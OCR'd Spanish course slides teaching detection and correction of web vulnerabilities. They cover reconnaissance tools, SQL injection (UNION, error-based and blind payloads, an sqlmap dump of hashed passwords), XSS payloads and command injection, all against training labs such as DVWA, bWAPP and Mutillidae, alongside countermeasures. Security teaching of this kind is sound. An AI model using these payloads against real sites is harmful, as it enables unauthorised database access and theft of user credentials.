- Nmap permite la mayoría de las veces obtener los servicios y las versiones, aunque existen más herramientas como Nikto.
  - *nmap -sS -O -sV -p 1-1000 IP_ADDR*
  - *nikto -h IP_ADDR -p 80*

Escaneo y mapeo de recursos

- El objetivo de este paso, una vez que ya sabemos dónde se localiza el servicio web, es descubrir y listar los diferentes recursos que existen.

- En algunos casos podemos usar un crawler, pero en otros necesitamos emplear diccionarios para localizar estos recursos web. Algunas herramientas útiles son:
  - **Wfuzz (CLI).**
    - *wfuzz -w WORDLIST http://IP_ADDR:PORT/FUZZ*
  - **Dirbuster (interfaz gráfica)**.
  - **Dirb**.
    - *dirb http://IP_ADDR:PORT/ WORDLIST*

Búsqueda de vulnerabilidades

- A partir de toda la información que hemos encontrado, podemos buscar vulnerabilidades de servicios y versiones ya conocidas.
  - https://cve.mitre.org
  - https://seclists.org/fulldisclosure
  - https://nvd.nist.gov/vuln/search
  - https://www.exploit-db.com

- Si existe un servicio o aplicación que está ejecutando una versión vulnerable, una "pre-búsqueda" de vulnerabilidades puede ahorrarnos mucho trabajo si queremos vulnerar/fortificar el servidor.
  - **Herramienta SearchSploit en Kali**.
    - searchsploit windows 7 rdp

Búsqueda de vulnerabilidades

- Para realizar algunos ataques o escaneos de vulnerabilidades puede ser útil tener un mayor control a bajo nivel sobre las peticiones que se envían a la aplicación/página web que estamos analizando.

- Un proxy web es un programa capaz de situarse entre el navegador y el servidor web → permite interceptar, modificar e incluso eliminar peticiones.

- Herramientas en Kali Linux para el escaneo de vulnerabilidades que ofrecen además funcionalidad de proxy:
  - **Burp Suite**.
  - **OWASP ZAP.**
    - *zaproxy*

UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL


Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- Vulnerabilidades web y contramedidas

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

OWASP Top Ten 2017-2021



https://owasp.org/Top10

OWASP Top Ten 2017-2021

- **Vulnerabilidades basadas en inyección:**
  - SQLi, XSS, CSRF, ejecución de comandos, clickjacking y SSTI.
- **Ataques a sesiones y credenciales:**
  - Robo de sesión, sniffing (MITM), SSLStrip, ataques de fuerza bruta/diccionario y phishing.
- **Exposición de datos sensibles.**
- **Inclusión y obtención de ficheros**:
  - RFI y LFI.
- **Deserialización insegura**.
- **Control de acceso inseguro**.

UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- Vulnerabilidades basadas en inyección

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

SQL Injection (SQLi)

- Probablemente la vulnerabilidad web más famosa y recurrente a lo largo de los años junto con el XSS.
- La vulnerabilidad se produce cuando desde la parte del cliente es posible modificar una consulta a la base de datos previamente implementada en la parte del servidor.
- De esta forma, un posible atacante podría realizar operaciones indeseadas sobre los datos.
- Afecta a la **confidencialidad**, la **integridad** y la **disponibilidad** de los datos de una aplicación/página web.

SQL Injection (SQLi)

- Las consultas a la base de datos se realizan por medio de un lenguaje declarativo SQL → acceso, creación, modificación y eliminación.

SQL Statement:

```
SELECT CustomerName, City, Country FROM Customers WHERE City = "London";
```

Edit the SQL Statement, and click "Run SQL" to see the result.

Run SQL »

Result:

Number of Records: 6

CustomerName	City	Country
Around the Horn	London	UK
B's Beverages	London	UK
Consolidated Holdings	London	UK

SQL Injection (SQLi)

- Un error de implementación típico que da lugar a este tipo de ataques es la concatenación no controlada.

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

- Si en el cliente se introduce el campo esperado, no hay problema pero, ¿qué ocurriría si se introduce algo como *"0 or 1=1"*?

```
SELECT * FROM Users where UserId=0 or 1=1
```

- **El atacante obtiene todos los usuarios de la tabla!**

Objetivos de SQLi

- Puede realizarse un ataque de este tipo con diversos objetivos en mente:
  - Bypass del proceso de autenticación.
  - Obtención de datos confidenciales a los que no se tiene acceso por defecto.
  - Modificación de los datos almacenados.
  - Eliminación de datos concretos, registros, tablas o incluso bases de datos enteras.

Tipos de SQLi


- **Error-based:** uso de entradas no válidas con el objetivo de activar posibles mensajes de error enviados por el motor de base de datos.
  - Tipo más simple, permite obtener información de la estructura de la base de datos.


- **Union-based:** concatenación de tablas mediante el operador SQL *union* para obtener resultados de tablas diferentes a las utilizadas en la consulta vulnerable.

Tipos de SQLi

- **Blind-based:** al realizar la inyección no se obtiene una respuesta visual o mensaje de error del motor de base de datos → es necesario identificar el resultado de las inyecciones según el comportamiento de la aplicación/página web. Dos tipos:
  - **Boolean-based**: si mediante consultas verdaderas y falsas la salida es diferente, el atacante será capaz de hacer "pequeñas preguntas" a la base de datos y establecer el resultado de forma booleana.
  - **Time-based**: igual que el anterior, pero el resultado se establece según el tiempo de ejecución de las inyecciones.

Ejemplo error-based (DVWA)





Ejemplo error-based (DVWA)

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Ejemplo union-based (bWAPP)

Ejemplo union-based (bWAPP)

- Necesitamos construir adecuadamente la consulta SQLi con la cual queramos obtener información de la base de datos:
  - Concatenación de tablas con *UNION SELECT:*
    - Las tablas concatenadas deben tener el mismo número de columnas.
    - Podemos usar "-- " o "#"para comentar la parte residual de la consulta.
  - Identificar bases de datos, tablas y columnas existentes mediante la base de datos interna que MySQL utiliza para indexar información y almacenar metadatos:
    - **Tablas** → *information_schema.tables* → *table_schema, table_name*
    - **Columnas** → *information_schema.columns* → *table_schema, column_name*
  - Funciones dentro de MySQL interesantes:
    - *database(), system_user(), user(), @@version, @@hostname, @@datadir*

Ejemplo union-based (bWAPP)

- ***‘ UNION ALL SELECT 1,2,3,4,5,6,7#***

The Incredible Hulk	2008	Bruce Banner	action	**Link**
World War Z	2013	Gerry Lane	horror	**Link**
2	3	5	4	**Link**

- ***‘ UNION ALL SELECT 1,database(),user(),”HOLA”,@@version,6,7#***

World War Z	2013	Gerry Lane	horror	**Link**
bwapp	bwapp@localhost	5.1.41-3ubuntu12.6-log	HOLA	**Link**

Ejemplo union-based (bWAPP)

- ***‘ UNION ALL SELECT 1,table_schema,table_name,4,5,6,7 FROM information_schema.tables WHERE 1=1#***

information_schema	USER_PRIVILEGES	5	4	**Link**
information_schema	VIEWS	5	4	**Link**
bricks	users	5	4	**Link**
bwapp	blog	5	4	**Link**
bwapp	heroes	5	4	**Link**
bwapp	movies	5	4	**Link**
bwapp	users	5	4	**Link**
citizens	logins	5	4	**Link**
cryptomg	challenge2_articles	5	4	**Link**

Ejemplo union-based (bWAPP)

- ***‘ UNION ALL SELECT 1,column_name,3,4,5,6,7 FROM information_schema.columns WHERE table_schema=‘bwapp’ and table_name=‘users’#***

World War Z	2013	Gerry Lane	horror	Link
id	3	5	4	Link
login	3	5	4	Link
password	3	5	4	Link
email	3	5	4	Link
secret	3	5	4	Link
activation_code	3	5	4	Link
activated	3	5	4	Link
reset_code	3	5	4	Link
admin	3	5	4	Link

Ejemplo union-based (bWAPP)

- ***‘ UNION ALL SELECT 1,login,password,email,secret,6,7 FROM users#***

A.I.M.	6885858486f31043e5839c735d99457f045affd0	A.I.M. or Authentication Is Missing	bwapp-aim@mailinator.com	**Link**
bee	6885858486f31043e5839c735d99457f045affd0	Any bugs?	bwapp-bee@mailinator.com	**Link**

Ejemplo union-based (bWAPP)

```php
if(isset($_GET["title"]))
{

    $title = $_GET["title"];

    $sql = "SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'";

    $recordset = mysql_query($sql, $link);

    if(!$recordset)
    {

        // die("Error: " . mysql_error());

?>
```

Ejemplo blind boolean-based (bWAPP)

Ejemplo blind boolean-based (bWAPP)

- No podemos ver el contenido de la base de datos como anteriormente, pero sí hacer preguntas booleanas.

- La clave es utilizar los mecanismos de comparación que nos ofrece el motor MySQL:
  - Conocer el tamaño del nombre de una cadena:
    - *‘ or length(database())=5#*
  - Conocer el valor de una letra concreta de la cadena:
    - *‘ or substring(database(),1,1)=‘b’#*

- El objetivo es emplear estos comandos e iterar sobre posibles candidatos para extraer cadenas completas.

SQLMap

- Existen herramientas que automatizan la búsqueda y explotación de inyecciones SQL.
  - SQLMap es de las más conocidas y viene preinstalada en Kali Linux.

- ***sqlmap -u "http://192.168.1.249/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low;PHPSESSID=erlrsipkila64u2bcl88ngkg61" --level=5 --risk=3 --technique=B -D "dvwa" -T "users" -C "user,password" --dump***

```
Database: dvwa
Table: users
[6 entries]
+---------+----------------------------------------------------+
| user    | password                                           |
+---------+----------------------------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)         |
| admin   | 21232f297a57a5a743894a0e4a801fc3 (admin)           |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)          |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)         |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)        |
| user    | ee11cbb19052e40b07aac0ca060c23ee (user)            |
+---------+----------------------------------------------------+
```

Contramedidas SQLi

- Como hemos visto, este error suele producirse debido a la concatenación directa de la entrada del usuario. Algunas medidas que pueden ser efectivas son:
  - **Saneamiento de entradas:** comprobación de los parámetros de entrada a las consultas SQL empleando, por ejemplo, expresiones regulares y eliminando caracteres especiales.
  - **Consultas preparadas con campos parametrizados:** la mayoría de lenguajes orientados a servidor incorporan esta funcionalidad. Los desarrolladores implementan consultas fijas y utilizan los parámetros de entrada como variables en estas consultas (sin concatenaciones).

```php
$stmt = $mysqli->prepare("INSERT INTO CountryLanguage VALUES (?, ?, ?, ?)");
$stmt->bind_param('sssd', $code, $language, $official, $percent);

$code = 'DEU';
$language = 'Bavarian';
$official = "F";
$percent = 11.2;
```

XSS y CSRF

- Otra vulnerabilidad web popular basada en inyección de comandos es el Cross-Site Scripting (XSS).

- Se produce cuando existen debilidades en el código del servidor y un cliente inyecta de forma indebida código (normalmente JavaScript) que posteriormente pueda ser ejecutado en los navegadores de otros usuarios.
  - Uso de la etiqueta <script></script> para inyectar y ejecutar código en HTML.
  - Robo de sesión, de datos personales y de cookies, redireccionamiento a sitios peligrosos, instalar malware, manipular extensiones del navegador…

- El Cross-Site Request Forgery (CSRF) es una variante de XSS específica. Un atacante fuerza a su víctima a realizar acciones no deseadas en otras aplicaciones/páginas web (en las que ya se tiene una sesión activa) mediante inyecciones provenientes de un sitio fraudulento visitado anteriormente por la víctima.
  - Ejemplo: URL escondida en el sitio del atacante para cerrar tu cuenta de Facebook.

Tipos de XSS


- **XSS reflejado o no persistente**:
  - El código inyectado no se almacena en el servidor, directamente se envía a la víctima para que, sin conocimiento de ello, lo ejecute.
    - Mediante URLs escondidas en emails o sitios web externos.


- **XSS almacenado o persistente**:
  - El código malicioso inyectado se almacena en la aplicación/página web de tal forma que futuros usuarios (víctimas) lo recuperen y ejecuten sin conocimiento de ello.
    - Código almacenado en los comentarios de un foro o blog, en archivos de log, etc.
    - Ataques más dañinos que los XSS reflejados, cada vez que se accede al sitio se ejecuta el código malicioso.


Objetivos de ataques XSS y CSRF

- Acciones puntuales no deseadas por los usuarios.
  - Participar en una votación o influir en el SEO.
- Redirecciones forzadas.
  - Enviar a los usuarios de un sitio web a otro.
- Obtener el control de los navegadores de los usuarios.
  - El atacante podría descargar malware en las víctimas.
- Dañar la reputación de una organización/empresa.
  - Sería posible cambiar la imagen de su aplicación/página web.
- Realizar tareas con un rol que no corresponde al atacante.
  - Realizar acciones administrativas después de robar la sesión a uno de los administradores del sitio web.

Ejemplo XSS reflejado (DVWA)







- **¿Qué pasaría si copiamos la URL y la distribuimos por email?**
  - http://192.168.0.50/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%22123%22%29%3C%2Fscript%3E#

- **¿Y si la escondo en mi sitio web malicioso? → CSRF**

Ejemplo XSS reflejado (DVWA)

Low Reflected XSS Source

```php
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . $_GET['name'];
 echo '</pre>';

}

?>
```

Ejemplo XSS persistente (Mutillidae)

Add blog for anonymous

Note: <b>,<i> and <u> are now allowed in blog entries

```
<script>alert(123)</script>
```

Save Blog Entry

13 Current Blog Entries			
	Name	**Date**	**Comment**
1	anonymous	2021-11-02 04:28:19	
2	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!
3	dave	2009-03-01 22:31:13	Social Engineering is woot-tastic
4	kevin	2009-03-01 22:31:13	Read more Douglas Adams
5	kevin	2009-03-01 22:31:13	You should take SANS SEC542
6	asprox	2009-03-01 22:31:13	Fear me, for I am asprox!
7	john	2009-03-01 22:30:06	Chocolate is GOOD!!!
8	jeremy	2009-03-01 22:29:49	Why give users the ability to get to the unfiltered Internet? It's just asking for trouble.
9	john	2009-03-01 22:29:04	Listen to Pauldotcom!
10	ed	2009-03-01 22:27:48	I love me some Netcat!!!
11	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?
12	adrian	2009-03-01 22:26:54	Looks like I got a lot more work to do. Fun, Fun, Fun!!!
13	adrian	2009-03-01 22:26:12	Well, I've been working on this for a bit. Welcome to my crappy blog software. :)

XSS PoC

- Existen diferentes formas de inyectar XSS según la etiqueta HTML que usemos. El lugar idóneo para la inyección (si existe) dependerá del contenido de la web y de su seguridad. Algunas inyecciones comunes son:
  - <script>alert(1)</script>
  - <img src="" href="" onerror="javascript:alert(1)"></img>
  - <iframe src="javascript:alert(1)"></iframe>
  - <input onfocus="javascript:alert(1)" autofocus>

- Dos sitios web interesantes donde practicar inyecciones XSS:
  - https://xss-game.appspot.com → PoC
  - https://xss-quiz.int21h.jp/ → Taller

XSS PoC

- **Level 1 →**
  - <p>Esto es un párrafo<p>
  - <script>alert(123)</script>
- **Level 2 →**
  - <script>alert(123)</script> → **No funciona!**
  - <img src="" onerror="alert(123)"></img>
- **Level 3 →**
  - Analizando el código JavaScript…
  - '/><script>alert(123)</script>

Contramedidas XSS y CSRF

- Las contramedidas para evitar estos tipos de ataques son parecidas a las que definimos ante SQLi.

- El **saneado de datos de entrada** es clave para evitar ataques XSS y CSRF. Suponiendo que estamos empleando el lenguaje PHP en nuestro servidor:
  - **strip_tags()**: función que elimina las etiquetas HTML y PHP del string de entrada.
  - **preg_replace()**: función que utiliza expresiones regulares para buscar y sustituir ocurrencias en un string o array de entrada.
  - **htmlspecialchars():** función que convierte caracteres especiales como &, “, ‘, < y > en entidades HTML (*&amp*, *&quot*, etc).
  - **Uso de filtros PHP** como FILTER_SANITIZE_EMAIL o FILTER_VALIDATE_DOMAIN.


Inyección de comandos

- Una inyección de comandos ocurre cuando se permite que la parte del cliente ejecute una función en la parte del servidor.
  - Por ejemplo, un ping o una búsqueda DNS (nslookup) web.

- Aunque existen diversas vulnerabilidades que pueden desembocar en una inyección de comandos, una de las básicas es la de permitir la **concatenación** de comandos.
  - Usando “;” en Linux.
  - Usando “&” en Windows.

- Esto ocurre cuando el cliente decide un parámetro en la ejecución de un comando en el servidor…
  - … por lo que podría ser capaz de seguir ejecutando comandos más allá de dicho parámetro.

Ejemplo de inyección de comandos (Mutillidae)



Contramedidas contra la inyección de comandos

- Una vez más, es clave el **saneado de las entradas** de los clientes. Debemos evitar en las entradas cualquier carácter que permita concatenar comandos, así como las opciones no permitidas de los comandos que se permiten ejecutar.
  - *man nslookup*

- Una buena práctica es crear un usuario aparte que solo tenga permiso para ejecutar ciertos comandos. De esta forma, nos protegemos también en caso de que vulneren por otro lado nuestra aplicación/página web.
  - Los atacantes entrarían al sistema con los permisos limitados del nuevo usuario.
  - Ejemplo: usuario *www-data* bajo el que se ejecuta el servidor web.

- Evitar los fallos de seguridad por diseño. No debemos permitir que se ejecuten comandos que puedan resultar peligrosos para el sistema:
  - Comando rm, touch, nc, etc.

Clickjacking

